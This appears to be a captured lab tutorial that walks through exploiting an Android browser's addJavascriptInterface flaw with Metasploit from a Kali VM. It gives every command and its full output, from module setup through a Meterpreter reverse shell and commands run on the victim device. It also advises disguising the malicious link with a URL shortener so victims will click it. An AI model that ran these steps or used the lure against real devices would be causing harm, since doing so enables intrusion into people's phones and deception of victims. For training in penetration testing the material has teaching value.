        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.18.107  netmask 255.255.255.0  broadcast 192.168.18.25
5
        inet6 fe80::a00:27ff:fe79:6ae8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:79:6a:e8  txqueuelen 1000  (Ethernet)
        RX packets 61  bytes 19514 (19.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85  bytes 14596 (14.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Attacker IP: 192.168.18.107

2. Since both devices are on the same network, we'll set up our msfconsole.


   If we want to store our results, we use the PostgreSQL service.

   For starting PostgreSQL service, we'll use the command

   service postgresql start

   For starting the Metasploit framework, we'll use the command


   msfconsole


Kali-Linux-2020.4-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
11:58 PM
root@kali: ~
File Actions Edit View Help

```
┌──(root💀kali)-[~]
└─# service postgresql start

┌──(root💀kali)-[~]
└─# msfconsole
      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.2.25-dev                          ]
+ -- --=[ 2264 exploits - 1186 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

3. Since we have our msfconsole ready, we'll use the search command to look for our exploit. We'll use the command

   search exploit/android/browser


Kali-Linux-2020.4-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
12:08 AM
root@kali: ~
File Actions Edit View Help

```
msf6 > search exploit/android/browser

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Des
cription
   -  ----                                                  ---------------  ----       -----  ---
-
   0  exploit/android/browser/webview_addjavascriptinterface  2012-12-21       excellent  No     And
roid Browser and WebView addJavaScriptInterface Code Execution
   1  exploit/android/browser/stagefright_mp4_tx3g_64bit     2015-08-13       normal     No     And
roid Stagefright MP4 tx3g Integer Overflow
   2  exploit/android/browser/samsung_knox_smdm_url          2014-11-12       excellent  No     Sam
sung Galaxy KNOX Android Browser RCE


Interact with a module by name or index. For example info 2, use 2 or use exploit/android/browser/sa
msung_knox_smdm_url

msf6 > use 0
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(android/browser/webview_addjavascriptinterface) >
```

Here, the exploit we're interested in is the webview_addjavascriptinterface located at position 0.


To select the exploit, we'll type the command

use 0

Our exploit is now selected and ready for use.

To view the available options that need to be configured, type the command

show options or **options**



```
msung_knox_smdm_url

msf6 > use 0
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(android/browser/webview_addjavascriptinterface) > options

Module options (exploit/android/browser/webview_addjavascriptinterface):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Retries   true             no        Allow the browser to retry the module
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an addr
                                        ess on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

As visible from the above screenshot, we need to configure our LHOST (mandatory) and URIPATH (not mandatory but would be helpful in the generation of our URL)

For configuring LHOST, we'll use the command

set LHOST 192.168.18.107


We used 192.168.18.107 as it is the IP of the VM i.e attacker.

For configuring the URIPATH, we'll use the command

set URIPATH poc

Once we're done with the configuration, to start the exploit, we will type the command

exploit or **run**




```
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an addr
                                        ess on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(android/browser/webview_addjavascriptinterface) > set LHOST 192.168.18.107
LHOST => 192.168.18.107
msf6 exploit(android/browser/webview_addjavascriptinterface) > set URIPATH poc
URIPATH => poc
msf6 exploit(android/browser/webview_addjavascriptinterface) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.18.107:4444
msf6 exploit(android/browser/webview_addjavascriptinterface) > [*] Using URL: http://192.168.18.107:8080/poc
[*] Server started.
```

Our exploit is running and our URL has been generated by Metasploit as we can see from the screenshot above.

All we need to do is send the URL to the victim. To make the URL look like a legitimate one, we can use URL shorteners such as bitly.


Once the victim clicks on the URL, the exploit would work and a reverse TCP connection would be established between the attacker and the victim.

Once we have the connection established, we can run the UNIX command **id** to see the details about the user such as its id, group id, etc. Moreover, we can use the command **sessions -i** in Metasploit to look at the open sessions between the attacker and the victim. Whenever we want to interact with the victim we can use sessions



```
   39  auxiliary/gather/samsung_browser_sop_bypass                        2017-11-08       normal     No     Samsung I
   40  post/android/gather/sub_info                                                        normal     No     extracts

Interact with a module by name or index. For example info 40, use 40 or use post/android/gather/sub_info

msf6 > use 9
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(android/browser/webview_addjavascriptinterface) > set LHOST 192.168.18.107
LHOST => 192.168.18.107
msf6 exploit(android/browser/webview_addjavascriptinterface) > set URIPATH poc
URIPATH => poc
msf6 exploit(android/browser/webview_addjavascriptinterface) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.18.107:4444
msf6 exploit(android/browser/webview_addjavascriptinterface) > [*] Using URL: http://192.168.18.107:8080/poc
[*] Server started.
[*] 192.168.18.105   webview_addjavascriptinterface - Gathering target information for 192.168.18.105
[*] 192.168.18.105   webview_addjavascriptinterface - Sending HTML response to 192.168.18.105
[*] 192.168.18.105   webview_addjavascriptinterface - Serving x86 exploit ...
[*] Sending stage (78179 bytes) to 192.168.18.105
[*] Meterpreter session 1 opened (192.168.18.107:4444 → 192.168.18.105:55409) at 2022-12-07 00:34:54 -0500
msf6 exploit(android/browser/webview_addjavascriptinterface) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter dalvik/android  u0_a3 @ localhost  192.168.18.107:4444 → 192.168.18.105:55409 (192.168.18.105)

msf6 exploit(android/browser/webview_addjavascriptinterface) > 
```

Once we are interacting with a meterpreter session, we can use the **shell** command to gain a shell on the target and execute various system commands



```
  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter dalvik/android  u0_a3 @ localhost  192.168.18.107:4444 → 192.168.18.105:55409 (192.168.18.105)

msf6 exploit(android/browser/webview_addjavascriptinterface) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > id
[-] Unknown command: id
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=10003(u0_a3) gid=10003(u0_a3) groups=1015(sdcard_rw),1028(sdcard_r),3003(inet)
pwd
/data/data/com.android.browser
whoami
u0_a3
ls
DsRXW.dex
ZWrgZ.dex
app_appcache
app_databases
app_geolocation
app_icons
cache
databases
files
lib
nILbh.dex
shared_prefs
tsmkD.dex
```

List of commands used overall:

ifconfig

service postgresql start

msfconsole

(Now, in msfconsole)

search android

use 0 (number depends upon the position of exploit on search list)

options

set LHOST 192.168.18.107 (LHOST depends on our IP)

set URIPATH poc (can choose any other string other than poc eg. abcd, proof etc.)

exploit

(Once exploited)

sessions -i

sessions 1

shell

id

pwd

whoami

ls

Introduction to Android:

Based on a modified version of Linux, Android is an operating system for mobile devices. It was originally developed by a start-up of the same name, Android, Inc. In 2005, Google bought Android and took over its development work as part of their strategy to reach the mobile market (as well as its development team).


The majority of the Android source code was made available under the Apache License because Google intended Android to be open and free. As a result, anyone who wants to utilize Android can do so by downloading the complete Android source code. Vendors can also alter Android and add their own proprietary extensions to it in order to set their devices apart from competing ones (usually hardware makers).

